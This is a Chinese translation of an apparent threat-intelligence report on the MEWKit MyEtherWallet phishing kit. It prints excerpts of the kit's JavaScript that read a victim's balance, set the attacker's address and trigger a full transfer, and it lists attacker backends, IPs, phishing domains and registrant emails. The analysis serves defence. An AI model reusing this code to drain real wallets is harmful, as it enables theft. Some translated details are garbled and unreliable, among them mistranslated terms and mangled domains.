
以太劫持：通过 MEWKit 实现资金转账自动化

虽然对亚马逊 Route 53 的攻击非常复杂，但攻击者用于托管在 Webshield AS 上的服务器上的钓鱼站点的设置却不复杂。他们在服务器上放置的证书实际上并不是有效的证书，他们使用 WHOIS 隐私服务背后的 myetherwallet [.]com 创建了自己的自签名证书。这里是以太钱包 WHOIS：

Registrar	GODADDY.COM, LLC
Email	MYETHERWALLET.COM@domainsbyproxy.com (registrant, admin, tech)
Name	Registration Private (registrant, admin, tech)
Organization	Domains By Proxy, LLC (registrant, admin, tech)
Street	DomainsByProxy.com|14747 N Northsight Blvd Suite 111, PMB 309 (registrant, admin, tech)
City	Scottsdale (registrant, admin, tech)
State	Arizona (registrant, admin, tech)
Postal	85260 (registrant, admin, tech)
Country	UNITED STATES (registrant, admin, tech)
Phone	14806242599 (registrant, admin, tech)
NameServers	desi.ns.cloudflare.com miles.ns.cloudflare.com

Source: https://community.riskiq.com/search/myetherwallet.com

以下是我们在使用 MEWKit 的 Webshield 主机上观察到的 SSL 证书：




Source: https://community.riskiq.com/search/certificate/sha1/4ee8ad8ef36d1e4461526997b78415b6dc306ee3

攻击者只需根据 WHOIS 详细信息生成证书，该证书由几乎任何现代 Web 浏览器标记。然而，人们好像还是忽略了这些警告选择了点击，即使有人报告资金被 MEWKit 从他们的以太钱包中撤出。

15. https://www.reddit.com/r/MyEtherWallet/comments/8ek0jj/think_i_got_scammedphishedhacked/

MEWKit 页面本身与任何正确构建钓鱼页面一样，看起来与正常的以太钱包网站完全相同：



然而，我们在这次攻击中看到的设置与我们在正常 MEWKitinstall 上看到的不同。如果我们看一下文档对象模型（DOM），我们会看到正常的 MEWKit 脚本（顶部 MEWKit，底部 MyEtherWallet.com）：

```
 9    <link rel="stylesheet" href="css/etherwallet-master.min.css"/>
10    <script type="text/javascript" src="js/wallet.js"/>
11    <script type="text/javascript" src="js/etherwallet-static.min.js"/>
12    <script type="text/javascript" src="js/etherwallet-master.js"/>
13    <script src="js/jquery-3.2.1.min.js"/>
14    <script type="text/javascript" src="js/sm.js"/>
15    <meta name="description" content="MyEtherWallet (MEW) is a free, open-source,

15    <link rel="stylesheet" href="css/etherwallet-master.min.css"/>
16  ? <script type="text/javascript" src="js/etherwallet-static.min.js"/>
17    <script type="text/javascript" src="js/etherwallet-master.js"/>
18    <meta name="description" content="MyEtherWallet (MEW) is a free, open-source,
```

注意，脚本没有以任何方式混淆，看起来他们似乎是正确的。如果我们看看 wallet.js，其中包含日志记录配置和后端位置，我们得到这个：

```
1  var js_stat='/pind/';
2  var user_in_page=0;
```

第一个变量将报告后端设置为 http://46.161.42.42/pind/，第二个变量不可用日志记录。如果我们转到 sm.js，我们已经可以在脚本的顶部看到添加了附加变量的一些更改：

MEWKit from BGP hijack

```
var ____pwd = '';
var ikey = 'none';
var txt_ua = navigator.userAgent;
var send_block_flg = 0;
var balance = 'none';
var eth_recipient = 'none';
var eth_recipient_0 = 'none';
var eth_recipient_1 = 'none';
var eth_recipient_2 = 'none';
var eth_recipient_3 = 'none';
var balance_block_flg = 0;
var count_flg = 0;
var eth_recipient_tmp = [];
```

Normal MEWKit instance

```
var ____pwd = '';
var ikey = 'none';
var txt_ua = navigator.userAgent;
var send_block_flg = 0;
var balance = 'none';
var eth_recipient = 'none';
var balance_block_flg = 0;
var count_flg = 0;
```

正如上面 MEWKit 的功能所解释的，eth_recipient 变量与被盗资金的接收者有关。如果我们检查 get_state_address 函数通常设置（单个）的 eth_recipient 变量值，我们看到开发者一直在实现多个收件人地址。该代码仍然包含注释部分，开发者忘记将添加的 eth_recipient_n 变量注释掉，因为它们没有被使用。

```
function get_state_address() {

    var msg = jsess_msg;

    if (msg.indexOf('[ADRESS]') >= 0) {
        //msg = msg.slice(msg.indexOf('|')+1);
        msg = msg.split('|');
        //console.log(msg);
        eth_recipient = msg[2];
/* msg = msg.slice(msg.indexOf('|')+1);
    eth_recipient_tmp_1 = msg.substring(0, msg.indexOf('|'));
    msg = msg.slice(msg.indexOf('|')+1);
    eth_recipient_tmp_2 = msg.substring(0, msg.indexOf('|'));
    msg = msg.slice(msg.indexOf('|')+1);
    eth_recipient_tmp_3 = msg.substring(0, msg.indexOf('|'));
    var arr = [eth_recipient_tmp_0, eth_recipient_tmp_1, eth_recipient_tmp_2, eth_recipient_tmp_3];
    var rand = Math.floor(Math.random() * arr.length);
    eth_recipient = arr[rand]; */
        document.title = eth_recipient;
        set_data(eth_recipient);
    }

    if (msg.indexOf('[EMPTY]') >= 0) {
        send_data_login_('NO RECIPIENT ', 'Stop ATS', '0');
        document.getElementById('login_wait').style.display = "none";
        document.getElementById('maincontent').style.display = "";
    }


}
```

该函数还包含一个注释掉的 console.log 调用，该调用会将消息记录到控制台。这让我们更加确定开发者正在测试用于脚本攻击的新功能。

通过这个图表，我们可以找到更多俄文评论的证据。我们翻译了所有评论，并根据所用的措辞，很可能由熟悉财务条款的俄语母语人士撰写（有关下文的更多信息）。我们将逐个评论。在他们不直接翻译成英文的情况下，我们会做出解释。

```
//if (user_in_page==1)
//send_data_login_('User in page ', '--', '0');

//проверяем доступность секции с траншем


function check_send_block() {
    if (send_block_flg !== 1) {
        var td_iban = document.getElementsByTagName('article');
        for (var q = 0; q < td_iban.length; q++)
        if (td_iban[q].innerHTML.indexOf('<span ng-show="wd" class="">+</span>') >= 0 && td_iban[q].innerHTML.indexOf('
            translate="NAV_SendEther"') >= 0) {
            send_block_flg = 1;
            //document.title='1111';
            check_balance_block();
        }
    }
    setTimeout(check_send_block, 1000);
}
```

上面的文字‘проверяем доступность секции с траншем’提到在代码段中检查‘траншем’的可用性，这是一个有趣的用词和重要的发现。该注释是关于下面的代码将通过钱包地址来获得钱包中资金的总余额的事实。‘траншем’这个词是‘ranche’的俄语，来自法语单词，表示交易的一部分或一部分。

```
function check_valid_balance() {

    //получаем баланс
    var td_ul = document.getElementsByTagName('ul');
    for (var a = 0; a < td_ul.length; a++)
    if (td_ul[a].className == 'account-info point') {
        var td_iban = td_ul[a].getElementsByTagName('span');
        for (var q = 0; q < td_iban.length; q++)
        if (td_iban[q].className == 'mono wrap ng-binding') {
            // document.title=td_iban[q].innerHTML;    // баланс
            balance = td_iban[q].innerHTML;

            // balance='10'; //!!!!!!!!!!!!!!!!!!!!!!
            if (balance !== '0') get_address();
            // set_data();
            else {
                send_data_login_('NO BALANCE ', 'Stop ATS', '0');
                document.getElementById('login_wait').style.display = "none";
                document.getElementById('maincontent').style.display = "";
                // стоп работа
            }

        }
    }
}
```

第一条注释‘получаем баланс’，即’得到平衡’，第二条注释’баланс’是平衡’一词，第三条注释，’стоп работ’，意为’停止工作’，这能说得通是因为当程序检查到余额为 0 的时候来到了这条正确的分支，意味着 ATS 没有资金可以转移而程序可以停止工作了。

```
function set_data(to_address) {
    //поставить кошелек получателя
    var td_iban = document.getElementsByTagName('input');
    td_iban[39].focus();
    for (var q = 0; q < td_iban.length; q++)
    if (td_iban[q].placeholder == '0x7cB57B5A97eAbe94205C07890BE4c1aD31E486A8') {
        // eth_recipient='0x06A85356DCb5b307096726FB86A78c59D38e08ee'; //!!!!!!!!!!!!!!!
        td_iban[q].value = to_address;
        $('#addrinp').val(to_address);
        angular.element(jQuery('#addrinp')).triggerHandler('input');
    }


    //отправить весь баланс в эмаунт
    var td_iban = document.getElementsByTagName('a');
    for (var q = 0; q < td_iban.length; q++)
    if (td_iban[q].innerHTML.indexOf('translate="SEND_TransferTotal"') >= 0) td_iban[q].click();


    setTimeout(set_get_trans, 4000);
}
```

第一条注释，'оставить кошелек получателя'，翻译过来就是'设置收款人的钱包'，这与设置从钓鱼受害者的钱包中转移资金的交易收款人钱包地址的函数有关。第二条注释，'отправить весь баланс в эмаунт '，翻译过来就是'将全部余额转移'。这句话中的最后一个单词'эмаунт'是拼写为西里尔文的非俄语单词。

这些注释的出现意味着脚本的作者是一个以俄语为母语并至少拥有一定财务知识的人。

结论

自事件发生以来，已经发布了很多关于这次具体攻击的具体细节，但我们决定更深入地了解到底发生了什么，并挖掘出与 MEWKit 相联系的额外见解。 亚马逊 Route 53 劫持（事件）只有一个目标。 虽然这次袭击的范围相对较小，但其范围可以更为巨大。

互联网是在几十年前创建的，并不是所有的构建模块都已经过时了 - BGP 和 DNS 仍然是我们全球互联网中存在问题但至关重要的一部分。 与大多数网络安全问题一样，针对这些类型的攻击也有解决方案，但它们的效果取决于链中的每个人都加强安全性并部署解决方案。

IDN Phishery

几乎所有 MEWKit 实例都要注意的一点是攻击者利用国际化域名（IDNs）。 国际化域名攻击并不新鲜，但遗憾的是，它们在利用 MEWKit 的攻击中似乎非常有效。

浏览器正在迎头赶上去解决这个问题，Firefox 和 Chrome 都实现了一个非常简单的算法来检查域名中的所有字符是否属于同一种语言。 如果不是，则显示以'xn--'开头的 IDNA 符号。 这个过滤器确实可以防止 MEWKit 的大量攻击，因为攻击者们使用来自西里尔文，希腊文，亚美尼亚文和希伯来文的特殊语言字符来替换带有特殊字符变体的字母。

当然，那些仍然会通过这些过滤器，我们希望在 MyEtherWallet 交易的每个人时保持小心。 请密切关注您打开的是哪个网址，最好是使用 MyEtherWallet 的书签页或自己输入域名。 不要使用来源于电子邮件，社交媒体的链接。

不同之处

MEWKit 战役中使用的大多数域和主机都使用非常特定的格式来模仿 MyEtherWallet。 然而一个运行 MEWKit 的主机却不一样，经过仔细检查后发现其运行了一些令人好奇的脚本。 有问题的主机是 tikkiepayment.info，托管在 31.31.196.186。 4 月 9 日，MEWKit 实例被托管在 myyetherwallett.com/myether/，它从以下位置加载它的 MEWKit 脚本：

myyetherwallett.com/myether/js/wallet.js

myyetherwallett.com/myether/js/sm.js

其后台地址在 wallet.js 脚本中被设置为 https://tikkiepayment.info/showpanel/， wallet.js 中还包含着解释变量的注释：

```
var js_stat='https://tikkiepayment.info/showpanel/';   // admin panel link
var user_in_page=1;    // 1 - user in main page to log /  0 - no log
```


我们还发现位于同一主机上其他 MEWKit 的后台路径地址：

https://tikkiepayment.info/pp/

https://tikkiepayment.info/mycryptopanel/

https://tikkiepayment.info/showpanel/

如果我们检查一下主机 tikkiepayment.info，我们发现一些之前从来没有在其他 MEWKit 实例中见到过的奇怪的东西：它为攻击者运行着与 MEWKit 无关的基于 web 的工具。在 https://tikkiepayment.info/pv/ 上，托管着一个允许攻击者使用 MyEtherWallet API 来批量检查 Ethereum keys 的工具：



尽管网络犯罪中窃贼之间通常不存在荣誉，但该工具是其他人可以使用的精简版 MyEtherWallet，它检查帐户是否有效并且有一些余额。根据服务器上存在的工具以及它是我们曾经观察过 MEWKit 上的第一台主机的事实，我们认为这台主机是由 MEWKit 的创建者设置的。此外，根据本报告底部 IOC 部分显示的注册信息，域名会在任何 MEWKit 主机设置之前一个月进行登记。

走出以太坊

尽管我们不能确切的说 MEWKit 操作是单一攻击者，但我们确实发现了 MEWKit 实例和其他加密货币和加密货币交易所的钓鱼页面之间的一些有趣链接。

4 月 17 日，MEWKit 实例在 www.xn--myetherwalle-occ.com 上正式运行，它的 MEWKit 脚本从以下位置加载：

cdnsfiles.com/js/wallet.js


cdnsfiles.com/js/sm.js

后端位置托管在 www.xn--myetherwalle-occ.com/adm/，但另一个 MEWKit 实例直接托管在 cdnsfiles.com 上，其资源从上述同一位置加载，后端位置设置为 cdns 文件的.com / ADM /。

我们看到另一个网站从 cdnsfiles.com 加载资源，这不是 MEWKit 实例，而是 blockchain.info 的钓鱼页面。 该页面本身是一个普通的钓鱼网站，并没有包含 MEWKit 所拥有的 ATS 组件 - 它只是收获了登录凭证。 然而，更有趣的是它从以下位置加载资源：

```
<!DOCTYPE html>
<html lang="en" ng-app="walletApp" ng-csp ng-class="{'not-fixed': outOfApp}">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1">
    <meta name="theme-color" content="#187fc0">
    <script src="https://cdnsfiles.com/js/landing-cad061cacc918a7b4a32e6386e9ea267b58694dd.min.js" defer></script>
    <link rel="alternate" hreflang="en" href="/wallet">
    <link rel="alternate" hreflang="de" href="/de/wallet">
    <link rel="alternate" hreflang="hi" href="/he/wallet">
    <link rel="alternate" hreflang="no" href="/no/wallet">
    <link rel="alternate" hreflang="ru" href="/ru/wallet">
    <link rel="alternate" hreflang="pt" href="/pt/wallet">
```

它在用于 MEWKit 的同时使用 cdnfiles.com 作为其钓鱼资源，这告诉我们 MEWKit 背后的攻击者拥有非常广泛的钓鱼页面组合。如果我们查看钓鱼页面的主机，185.207.205.16，我们发现另一大部分钓鱼域名主要关注 blockchain.info。 然而，Coinbase 也有一个 IDN 网络钓鱼：



资源: https://community.riskiq.com/search/185.207.205.16

综上所述，因为此报告仅关注 MEWKit，所以 RiskIQ PassiveTotal 中的域名尚未添加到本报告的 IOC 部分。然而，由于它提供了 MEWKit，因此在本报告 IOC 部分中提到的 IP 地址将提供足够的数据点来开始单独的调查。

总结

MEWKit 自今年年初就一直被广泛使用了，尽管我们在 2018 年以前都没见过它，但或许 MEWKit 在外界早已以不同的功能或形式活跃了。BGP 劫持亚马逊 Route 53 的行为显示了它驱动的攻击者和活动的持续性，执行其攻击的成本表明 MEWKit 异常成功，技术虽然简单，但却有效地窃取了以太坊。

正如我们在 MEWKit 的技术分析中所解释的那样，我们无法估计攻击者的收益，因为我们无法知道攻击者控制了多少钱包和地址，这是由于 MyEtherWallet 的设置方式是以每个受害者为基础发放的地址的。区块链的架构，特别是以太坊允许每个人通过公簿洞察钱包地址余额，但它也维护了所有者的完全匿名性。直到攻击者被抓获或执法部门提供 MEWKit 攻击中使用的精确地址的见解前，我们永远不会知道其确切的运作。

我们确实知道，各种钱包已经在社交媒体和论坛上发布，表面上收入可能达数百万美元，但我们无法高度自信地将其与 MEWKit 联系起来。 然而，随着注册域名数量的增加，服务器维护的增多以及活动水平的提高，我们可以推测这次攻击的收入必须足够丰厚，不仅能够维持运营，而且还能盈利。

妥协指标

以下部分包括我们观察到的所有直接属于 MEWKit 的 IOC（控制反转）以及 IOC 的行为，这些 IOC 同样可以用于自动化的 PassiveTotal 项目：https://community.riskiq.com/projects/27cddf0e-a912-1ca7-5a9e-6182d3674045

以下 IP 地址被检测到正在执行 MEWKit 实例，并且与列表下方列举在表格中的一个或多个域名相关联。

185.145.131.134
185.207.205.16
185.207.205.25
185.61.137.36
198.50.209.83
31.31.196.186
37.1.203.209
46.161.42.42
5.45.69.74

以下是包含注册日期及用于注册的电子邮件地址的详细域名列表。如果电子邮件地址丢失，这意味着该字段默认由隐私服务或注册商填写。由 MEWKit 建立和用于活动的域名的注册日期紧密重合。

Domain	Registration Date	WHOIS Registrant Email
tikkiepayment.inf	01-25-2018	andrej.makeev.1973@bk.ru
cdnsfiles.com	02-21-2018	
www.xn--myetherwalle-occ.com	02-21-2018	
xn--myetherwllet-edb.com	02-25-2018	
login-myethewallet.com	02-26-2018	puhka7777@gmail.com
meyethaerwallet.com	02-26-2018	vlad.1serik1@gmail.com
meyetherwallet.com.ru	02-26-2018	
meyetherwallet.top	02-26-2018	ukilinizi@gmail.com
myethertwallet.info	02-26-2018	puhka7777@gmail.com
myetheruwallet.com.ru	02-26-2018	
myetherwallet-reg.com	02-26-2018	nikita.shelukov33@gmail.com
myetherwallet-ru.com	02-26-2018	nikita.shelukov33@gmail.com
myettherwallet.info	02-26-2018	nikita.shelukov33@gmail.com
myeutherwalet.com	02-26-2018	vlad.1serik1@gmail.com
myeutherwallet.com	02-26-2018	vlad.1serik1@gmail.com
myeutherwallet.info	02-26-2018	vlad.1serik1@gmail.com
myeutherwallet.pro	02-26-2018	vlad.1serik1@gmail.com
myeutherwallet.top	02-26-2018	sergeyzalyubovski@gmail.com
myevethwallet.com	02-26-2018	puhka7777@gmail.com
